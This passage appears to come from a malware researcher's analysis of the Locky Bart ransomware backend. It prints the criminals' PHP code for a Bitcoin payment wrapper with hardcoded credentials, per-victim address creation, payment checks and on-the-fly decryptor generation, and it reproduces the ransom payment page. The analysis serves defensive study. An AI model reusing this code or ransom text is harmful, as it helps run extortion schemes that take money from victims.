stat.php? id = fqh3o874g8f4t43hg34qiuhgq3 & cfc = 56987 & efc = 12486 & ofc = 824 & ffc = 15

Machine ID fqh3o874g8f4t43hg34qiuhgq3
The total number of files 56987
Number of encrypted files 12486
Number of files in open directories (pending the end of the files) 824
Number of encryption errors (files that could not be encrypted) 15
```


A "ReadMe" file found on the server that seems to detail some features on the Stats database.

The Locky Bart server contains a "BTCwrapper.php" which used a "controller" method that exposes a BTC Wallet Class that all other PHP files can call. This class initiates a connection to the Bitcoin servers through a username and password. This class contained complete methods on controlling and using the main BTC wallet set up by the criminal to store all the money received. This wallet is emptied regularly. This class can create new BTC Addresses as well and had the ability to empty those wallets on payment to the main wallet. There were also methods to check on the status of payments from each victim.



```
    public static  function getBTCTransaction($address)
    {
        $ret = array();
        $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
        $res =  $btc->btc_check_transaction("shop", $address);
        $amount = 0;
        $confirmations = 0;
        if (isset($res) && is_array($res)) {
            foreach ($res as $transaction) {
                $amount += $transaction['amount'];
                $confirmations += $transaction['confirmations'];
            }
        }
        $ret['amount'] = $amount;
        $ret['confirmations'] = $confirmations;
        return $ret;
    }

    public function getBTCAddress($uuid)
    {
        $row = $this->findOne(['uuid' => $uuid]);
        if (is_null($row)) {
            $pks = new Pks();
            $pks->uuid = $uuid;
            $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
            $pks->btc_address = $btc->btc_create_payment_address("shop");
            $pks->pkey = exec(Yii::$app->params['generator'].' password '.$uuid);
            //$pks->knock = true;
            $pks->dt_first = new Expression('NOW()');
            $pks->dt_last = new Expression('NOW()');
            $pks->save();
            $pks->price = $this->getCurrentPrice('now');
            return $pks->btc_address;
        }
        return $row['btc_address'];
    }

    public function getClient($uuid)
    {
        $row = $this->findOne(['uuid' => $uuid]);
        if (is_null($row)) {
            $pks = new Pks();
            $pks->uuid = $uuid;
            $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
            $pks->btc_address = $btc->btc_create_payment_address("shop");
            $pks->pkey = exec(Yii::$app->params['generator'].' password '.$uuid);
            $pks->dt_first = new Expression('NOW()');
            $pks->dt_last = new Expression('NOW()');
            $pks->price = $this->getCurrentPrice('now');
            $pks->save();
            return $pks;
        }
        $row->price = $this->getCurrentPrice($row->dt_first);

        return $row;
    }
```


Some of the functions that the BTCWrapper Class calls.



```php
<?php

/**
* Easybitcoin wrapper
*/
namespace btc;


class BitcoinWrapper {

    private $bitcoin_obj;
    private $confirms = 6;

    public $response = "";
    public $error = "";

    //Соединяется с json rpc демоном и устанавливает ssl соединение
    function __construct($username, $password, $host = 'localhost', $port = 8332, $url = null, $certificate = null){

        $this->bitcoin_obj = new Bitcoin($username, $password, $host, $port, $url);
        //echo __DIR__."/cacert.pem";
        //$this->bitcoin_obj->setSSL(__DIR__."/cacert.pem");

    }

    //Создает платежный адрес для указанного аккаунта
    //аккаунт может быть пустой строкой, тогда адрес не привязывается ни к какому аккаунту
    function btc_create_payment_address($account){
        $this->response = $this->bitcoin_obj->getnewaddress($account);
        if($this->response == "")
        {
            $this->error = $this->bitcoin_obj->error;
            return FALSE;
        }

        return $this->response;
    }

    //get bitcoind info
    function btc_get_info(){

        $this->response = $this->bitcoin_obj->getinfo();
        if($this->response == "")
        {
            $this->error = $this->bitcoin_obj->error;
            return FALSE;
        }
        return $this->response;
    }

    //get wallet balance
    function btc_get_balance(){

        $this->response = $this->bitcoin_obj->getbalance();
        if($this->response == "")
        {
            $this->error = $this->bitcoin_obj->error;
            return FALSE;
        }
        return $this->response;
    }

    function btc_get_transactions()
    {
        $this->response = $this->bitcoin_obj->listtransactions("*", 10000);
        if($this->response == "") {
            $this->error = $this->bitcoin_obj->error;
            return FALSE;
        }
        return $this->response;
    }
    //Проверят состояние транзакции (прием платежа) для указанного аккаунта и адреса
    //если аккаунт задан как  маска "*" то проверяет последние транзакции для всех аккаунтов
    //возвращает ассоциативный массив, в котором первое значение статус подтверждения (0,1), а второе - сумма на адрес
    function btc_check_transaction($account, $address){
        $count = 10;
        if($account == "*")
            $count = 10000;
        $this->response = $this->bitcoin_obj->listtransactions($account, $count);
        //print_r($this->response);
```

The first few functions of the BTCWrapper Class. The class uses CURL to contact a locally ran bitcoin server that communicates with the block chain.

The Locky Bart server had 2 Bitcoin addresses where victims' payments were transferred to. The current one:




Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	[redacted]
Hash 160	d11ff9e627ff051a05be5e3b8ee2f46eff371a68
Tools	Taint Analysis - Related Tags - Unspent Outputs

Transactions	
No. Transactions	109
Total Received	$ 7,671.60
Final Balance	$ 0.00

The current BTC address associated with Locky Bart has accumulated $ 7,671.60 in its life time.

And a second one, that was referenced in PHP configurations on the malicious server.



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	[redacted]
Hash 160	656efc818188ea3c9bcdd9b4b97a8d59ff5c7644
Tools	Taint Analysis - Related Tags - Unspent Outputs

Transactions	
No. Transactions	432
Total Received	$ 457,806.06
Final Balance	$ 0.08


An older BTC address also associated with Locky Bart had accumulated $ 457,806.06.

The server portion of this ransomware was configured to function very similar to a legitimate business. It mirrored a "Support Ticket Department" where the user could contact the ransomware support for any issues they may have experienced.

The process was completely automated. The user would get infected and visit the site as their ransom note instructed. When they visited the site, the server would then generate their unique BTC address and present it to them automatically.

After this, if the user made the decision to pay the ransom, but if they had any questions, they could literally contact support.

If they did indeed make the decision to pay, they would proceed to buy Bitcoins through the many methods available (BTC ATM, LocalBitcoins – which allows you to meet people local to trade BTC for money or use banks and wiring like Western Union, or buy them with a credit card online).



Decryptor Bart™

We present a special software - Decryptor Bart™ -
which allows to decrypt and return control to all your encrypted files.

How to buy Decryptor Bart™?

You can make a payment with BitCoins, there are many methods to get them.

You should register BitCoin wallet:

Simplest online wallet or Some other methods of creating wallet

Purchasing Bitcoins, although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

localbitcoins.com (WU)	Buy Bitcoins with Western Union.
coincafe.com	Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, in person.
localbitcoins.com	Service allows you to search for people in your community willing to sell bitcoins to you directly.
cex.io	Buy Bitcoins with VISA/MASTERCARD or wire transfer.
btcdirect.eu	The best for Europe.
bitquick.co	Buy Bitcoins instantly for cash.
howtobuybitcoins.info	An international directory of bitcoin exchanges.
cashintocoins.com	Bitcoin for cash.
coinjar.com	CoinJar allows direct bitcoin purchases on their site.
anxpro.com	
bittylicious.com	

Send 3 BTC to Bitcoin address:


[redacted]

Note: Payment pending up to 30 mins or more for transaction confirmation, please be patient...

Once the user has the amount specified by the ransomware in their own BTC Wallet, they would then transfer the money from their wallet to the Payment Address the Ransomware Payment Page generated for them.

The Ransomware Server checks every few minutes if a payment has been made for any of its victims and if the payment had been confirmed. Once the server verifies a payment they mark that victim in the Database as “Paid”.

When a victim is marked as “Paid” the server then generates a “Decryption Tool EXE” and writes the users Encryption Key in the binary of that exe, and presents a link to download it on the personal payment page of the victim. Later when the victim checks their payment page again, they will see the link, download the tool, and decrypt their files.



```
    public static function genDecryptor($pwd, $inFile, $outFile)
    {
        $handle = fopen($inFile, "rb");
        //$ret = array('ret' => false, 'err' => '');
        if (FALSE === $handle) {
            return false;
        }
        $contents = fread($handle, filesize($inFile));
        if (! $contents > "") {
            return false;
        }
        fclose($handle);

        $pos = strpos($contents, "password_password_");
        if ($pos === false || $pos + strlen($pwd) > strlen($contents))
            return false;
        for ($i = 0; $i < strlen($pwd); $i++) {
            $contents[$pos + $i] = $pwd[$i];
        }
        $contents[$pos + strlen($pwd)] = "\0";

        $fp = fopen($outFile, 'wb');
        if (FALSE === $fp)
            return false;
        fwrite($fp, $contents);
        fclose($fp);
        return true;
    }
```

The generation of the victim’s decryption tool on the fly.

Conclusion

This research into Locky Bart ransomware gives a great view of the side of a ransomware operation that we typically do not get to see, the backend. The criminals who run these operations do so on an extremely professional level, and users should always take an extra step in protecting themselves from these types of attacks.

Ransomware will continue to grow and get more advanced and users need to make sure they are protected in the form of backup’s, security application protection like Malwarebytes, and make sure they have some type of anti-ransomware technology protecting them from these advanced attacks. Users running Malwarebytes already have protection from ransomware, as Malwarebytes is equipped with our anti-ransomware technology.